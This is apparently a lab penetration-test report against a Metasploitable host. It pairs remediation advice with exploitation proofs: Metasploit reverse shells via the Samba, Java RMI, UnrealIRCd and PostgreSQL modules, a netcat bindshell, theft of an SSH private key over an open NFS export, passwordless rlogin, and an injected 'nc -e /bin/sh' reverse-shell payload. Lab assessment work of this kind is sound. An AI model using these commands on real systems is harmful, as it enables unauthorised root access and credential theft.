


Found users

Enumerate the users with null session login



We found the version of samba server



Search for this version in Metasploit

Once I found this module for this version I forwarded for to exploit it

```
msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.16
rhosts => 192.168.1.16
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Command shell session 2 opened (192.168.1.12:4444 → 192.168.1.16:53581) at 2025-08-23 01:10:48 +0300

id
uid=0(root) gid=0(root)
whoami
root
```


And I got a shell with root privelage

NMAP time:

Discover service with argument --script to run nmap scripts on the tagrget

We found the samba version, smb shares and valid creds

```
└─$ nmap -p 445 -sV --script smb* 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 01:03 EEST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.0026s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

Host script results:
|_smb-mbenum: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   account_used: msfadmin
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-protocols:
|   dialects:
|_    NT LM 0.12 (SMBv1) [dangerous, but default]
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-08-22T18:11:41-04:00
|_smb-vuln-ms10-061: false
|_smb-print-text: false
| smb-enum-shares:
|   account_used: msfadmin
|   \\192.168.1.16\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|     Current user access: READ/WRITE
```



Accessing the shares and discover what in files in it

Note: u can do what the nmap did with smbclient tool

Finding 7

DISTCC Service – Remote Code Execution

Severity: Critical

Description: The distcc (Distributed C Compiler) is a service designed to speed up software compilation by distributing build tasks across multiple machines.

Affected Hosts: `192.168.1.16`

Impact: Attackers could run arbitrary code, gaining full system control.

Recommendation:

- Immediately disable the distcc service if it is not required.
- Restrict access to port 3632 using firewall rules (only allow trusted IPs)
- Upgrade to the latest secure version of distcc


Proof of Concept (PoC):

Identifying a **distcc Service**

```
└─$ nmap -p 3632 --script distcc* 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 01:52 EEST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.0028s latency).

PORT     STATE SERVICE
3632/tcp open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|       https://distcc.github.io/security.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687

Nmap done: 1 IP address (1 host up) scanned in 5.71 seconds
```

Ref : https://nmap.org/nsedoc/scripts/distcc-cve2004-2687.html

Search for this service in Metasploit and I found this module



After the execution end successfully I got the shell

Finding 8

Ingreslock Service – Backdoor

Severity: Critical

Description: The ingreslock service traditionally relates to **Ingres database** communications, but in penetration testing and real-world attacks, port 1524/tcp is commonly associated with a **backdoor shell**. Many legacy exploits (e.g., older versions of `exploits/unix/remote` in Metasploit) spawn a root shell bound to port 1524 named "ingreslock." If this port is open, it may indicate either a misconfigured service or a compromised host running a backdoor.

Affected Hosts: `192.168.1.16`

Impact: Attacker can gain **unauthenticated remote shell access** to the system, potentially with elevated privileges. This can lead to full system compromise, lateral movement, and further exploitation inside the network.

Recommendation:

- Verify whether the service listening on port 1524 is legitimate (Ingres DB) or a backdoor process**.**
- Restrict external access to sensitive ports using a firewall
- Conduct a malware and integrity check on the system to ensure no unauthorized backdoor is present.
- Apply hardening practices and regularly monitor for unusual open ports.

Proof of Concept (PoC):

Identifying a **Ingreslock Service**

```
└─$ nmap -p 1524 -sVC 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 02:19 EEST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.0026s latency).

PORT     STATE SERVICE   VERSION
1524/tcp open  bindshell Metasploitable root shell

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.17 seconds
```

NSE Scripts (for backdoor detection)

```
└─$ nmap -p 1524 --script=banner 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 02:24 EEST
Nmap scan report for 192.168.1.16
Host is up (0.0021s latency).

PORT     STATE SERVICE
1524/tcp open  ingreslock
|_banner: root@metasploitable:/#

Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds
```

Connect via Netcat

```
└─$ nc 192.168.1.16 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
```

This immediately provided a root shell

Finding 9

NFS Service – Weak Configuration

Severity: Critical

Description: NFS (Network File System) is a protocol that provides shared file system services on a computer network. NFS allows a server to share directories and files, which can then be mounted on client machines over the network.

Affected Hosts: `192.168.1.16`

Impact: An attacker can mount the exported NFS share, read and copy sensitive and gain direct remote access to the system. In this case, the attacker successfully obtained the SSH private key and logged in as `root`, leading to **full system compromise**.

Recommendation:

- Restrict NFS exports to specific, trusted hosts and users.
- Avoid exporting sensitive directories like root directory
- Place NFS services behind firewalls and limit network exposure.

Proof of Concept (PoC):

Identifying a **NFS Service**

```
└─$ nmap -p 2049 -sV -Pn --script nfs* 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 02:40 EEST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.014s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  nfs     2-4 (RPC #100003)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.25 seconds
```

Enumerated NFS exports

```
└─$ showmount -e 192.168.1.16
Export list for 192.168.1.16:
/ *
```

Mounted the NFS share

```
└─$ sudo mount -t nfs 192.168.1.16:/ /mnt
[sudo] password for dot:
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /usr/lib/systemd/system/rpc-statd.service.
```

Identify the directories and files and I found the SSH private key

```
└─$ ls -lah /mnt/home/msfadmin/.ssh
total 20K
drwx------ 2 dot dot 4.0K May 18  2010 .
drwxr-xr-x 5 dot dot 4.0K Aug 23 01:11 ..
-rw-r--r-- 1 dot dot  609 May  7  2010 authorized_keys
-rw------- 1 dot dot 1.7K May 18  2010 id_rsa
-rw-r--r-- 1 dot dot  405 May 18  2010 id_rsa.pub
```

Copied it in my host and change it's permission via these commands

```
cp /mnt/home/msfadmin/.ssh/id_rsa .
```

```
chmod 600 id_rsa
```

try to connect via ssh

```
└─$ ssh -i id_rsa msfadmin@192.168.1.16
Unable to negotiate with 192.168.1.16 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

After this error I tried this

```
└─$ ssh -i id_rsa -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa root@192.168.1.16
The authenticity of host '192.168.1.16 (192.168.1.16)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.16' (RSA) to the list of known hosts.
Last login: Fri Aug 22 16:21:18 2025 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

At the end I gained access to the target via ssh

Finding 10

Java RMI Service – Insecure Configuration Leading to RCE

Severity: Critical

Description: The Java RMI service running on port 1099 was found to be misconfigured and vulnerable to remote code execution. RMI (Remote Method Invocation) allows Java programs to communicate over a network. However, insecure default configurations accept serialized objects from unauthenticated clients, which attackers can exploit to execute arbitrary code.

Affected Hosts: `192.168.1.16`

Impact: An attacker can remotely execute arbitrary Java code on the server, leading to full system compromise. In this case, exploitation with Metasploit successfully established a Meterpreter session, providing remote shell access with the privileges of the service user.

Recommendation:

- configure it to use proper authentication and limit exposure to trusted hosts only
- Apply the latest Java security patches and updates.
- Use firewalls and network segmentation to restrict external access to sensitive services.

Proof of Concept (PoC):

Identifying a **rmiregistry Service**

```
└─$ nmap -p 1099 -sV 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 03:12 EEST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.0038s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.81 seconds
```

Exploite with Metasploit

```
└─$ msfconsole -q
msf6 > search java_rmi
^[[A
Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                    .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                   .                .          .      .
   3    \_ target: Windows x86 (Native Payload)             .                .          .      .
   4    \_ target: Linux x86 (Native Payload)               .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.16
rhosts => 192.168.1.16
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] 192.168.1.16:1099 - Using URL: http://192.168.1.12:8080/4Kn9zu6yPo5HXg
[*] 192.168.1.16:1099 - Server started.
[*] 192.168.1.16:1099 - Sending RMI Header...
[*] 192.168.1.16:1099 - Sending RMI Call...
[*] 192.168.1.16:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.16
[*] Meterpreter session 1 opened (192.168.1.12:4444 → 192.168.1.16:41639) at 2025-08-23 03:20:52 +0300

meterpreter > getuid
Server username: root
meterpreter >
```

Using a Metasploit module, we executed code to gain a shell

Finding 11

Rlogin Service – Insecure Authentication Allowing Root Access

Severity: Critical

Description: it allows remote users to log in without a password. On the target host, it was possible to successfully log in as the `root` user without requiring credentials

Affected Hosts: `192.168.1.16`

Impact: An attacker can gain direct access to the system as `root` without authentication. This results in **full system compromise**, including the ability to execute arbitrary commands, access and modify sensitive data, and install persistent backdoors

Recommendation:

- Disable Rlogin and other legacy r-services (rsh, rexec) as they are inherently insecure.
- Use secure alternatives such as SSH for remote administration.
- Review and remove any `.rhosts` or `hosts.equiv` trust files that allow passwordless access.

Proof of Concept (PoC):

Identifying a **rlogin Service**

```
└─$ nmap -p 513 -sV 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 03:29 EEST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.012s latency).

PORT    STATE SERVICE VERSION
513/tcp open  login   OpenBSD or Solaris rlogind

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds
```

Direct root login without password via rlogin tool

```
└─$ rlogin 192.168.1.16 -l root
Last login: Fri Aug 22 19:43:29 EDT 2025 from 192.168.1.12 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

This granted immediate root access

Finding 12

Remote Shell Service – Insecure Authentication Allowing Root Access

Severity: Critical

Description: Rsh (Remote Shell) lets users run commands on a remote system without secure authentication, often trusting host-based files. If misconfigured, it can allow passwordless root access.

Affected Hosts: `192.168.1.16`

Impact:

- Remote attackers can gain unauthenticated root access.
- Complete system compromise, including execution of arbitrary commands, file access/modification, and persistence.
- May allow lateral movement across trusted systems in the network.

Recommendation:


- Disable the rsh service, as it is obsolete and insecure.
- Use secure alternatives such as SSH.
- Restrict access with firewall rules if the service must remain enabled for legacy purposes.

Proof of Concept (PoC):

Identifying a **rlogin Service**

```
└─$ nmap -p 514 -sV 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 03:39 EEST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.0040s latency).

PORT    STATE SERVICE    VERSION
514/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.81 seconds
```

Direct root login without password via rsh tool



Finding 13

UnrealIRCd Service – Backdoor

Severity: Critical

Description: IRC (Internet Relay Chat), is a protocol and communication system that allows users to engage in real-time text-based conversations. In this article, we will examine the pentesting techniques for IRC.

Affected Hosts: `192.168.1.16`

Impact: Attackers could gain administrative control and pivot to other systems

Recommendation:

- upgrade UnrealIRCd to the latest version
- Restrict network access to IRC services, allowing only trusted hosts to connect.
- Use SSL/TLS for encryption

Proof of Concept (PoC):

Identifying a **UnrealIRCd Service**

```
└─$ nmap -p 6667,6697 -sVC 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 03:59 EEST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.010s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
6697/tcp open  irc     UnrealIRCd
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.94 seconds
```

Searching in Metasploit for UnrealIRCd

```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.1.16
rhosts => 192.168.1.16
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.1.12
lhost => 192.168.1.12
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.12:4444
[*] 192.168.1.16:6667 - Connected to 192.168.1.16:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.16:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 8luk5H9foRFGG2Fj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "8luk5H9foRFGG2Fj\r\n"
[*] Matching ...
[*] A is input ...
[*] Accepted the first client connection ...
[*] Command shell session 2 opened (192.168.1.12:4444 → 192.168.1.16:42176) at 2025-08-23 04:04:52 +0300

id
uid=0(root) gid=0(root)
```

After execution done I got a shell with root access

Another Way:

Netcat connection:

Once I arrive I send this payload AB; NC -E /BIN/SH 192.168.1.12 4444

```
└─$ nc -vn 192.168.1.16 6667
(UNKNOWN) [192.168.1.16] 6667 (ircd) open
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
AB; nc -e /bin/sh 192.168.1.12 4444
:irc.Metasploitable.LAN 451 AB; :You have not registered
```

Netcat listener as a attcker

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.16] 37412
```

This triggered a reverse shell to our listener

Finding 14

PostgreSQL Service – Weak Configuration

Severity: High

Description: PostgreSQL, also known as Postgres, is a powerful open-source object-relational database system. It has earned a strong reputation for its proven architecture, reliability, data integrity, robust feature set, and extensibility.

Affected Hosts: `192.168.1.16`

Impact: Unauthorized access to the database files

Recommendation:


- Use key-based authentication or strong passwords
- Implement fail2ban or similar rate-limiting solutions.

Proof of Concept (PoC):

Identifying a **PostgreSQL Service**

```
└─$ nmap -sV -p 5432 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 04:33 EEST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.0032s latency).

PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.18 seconds
```

searching for this version and I found for it Metasploit module



Ref : https://www.rapid7.com/db/modules/exploit/linux/postgres/postgres_payload/

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.16
rhosts ⇒ 192.168.1.16
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.12
lhost ⇒ 192.168.1.12
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] 192.168.1.16:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/NBbuzzZX.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.16
[*] Meterpreter session 1 opened (192.168.1.12:4444 → 192.168.1.16:42542) at 2025-08-23 04:51:04 +0300

meterpreter > getuid
Server username: postgres
meterpreter >
```

I got a meterpreter shell and I could list the database files.

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 16:08:46 +0200  PG_VERSION
100644/rw-r--r--  9216  fil   2025-08-23 04:45:50 +0300  UWzVTgel.dll
040700/rwx------  4096  dir   2010-03-17 16:08:56 +0200  base
040700/rwx------  4096  dir   2025-08-23 04:53:30 +0300  global
040700/rwx------  4096  dir   2010-03-17 16:08:49 +0200  pg_clog
040700/rwx------  4096  dir   2010-03-17 16:08:46 +0200  pg_multixact
040700/rwx------  4096  dir   2010-03-17 16:08:49 +0200  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 16:08:46 +0200  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 16:08:46 +0200  pg_twophase
040700/rwx------  4096  dir   2010-03-17 16:08:49 +0200  pg_xlog
100600/rw-------  125   fil   2025-08-22 23:21:13 +0300  postmaster.opts
100600/rw-------  54    fil   2025-08-22 23:21:13 +0300  postmaster.pid
100644/rw-r--r--  9216  fil   2025-08-23 04:47:29 +0300  rEnKAFIH.dll
100644/rw-r--r--  9216  fil   2025-08-23 04:46:53 +0300  rGSescJQ.dll
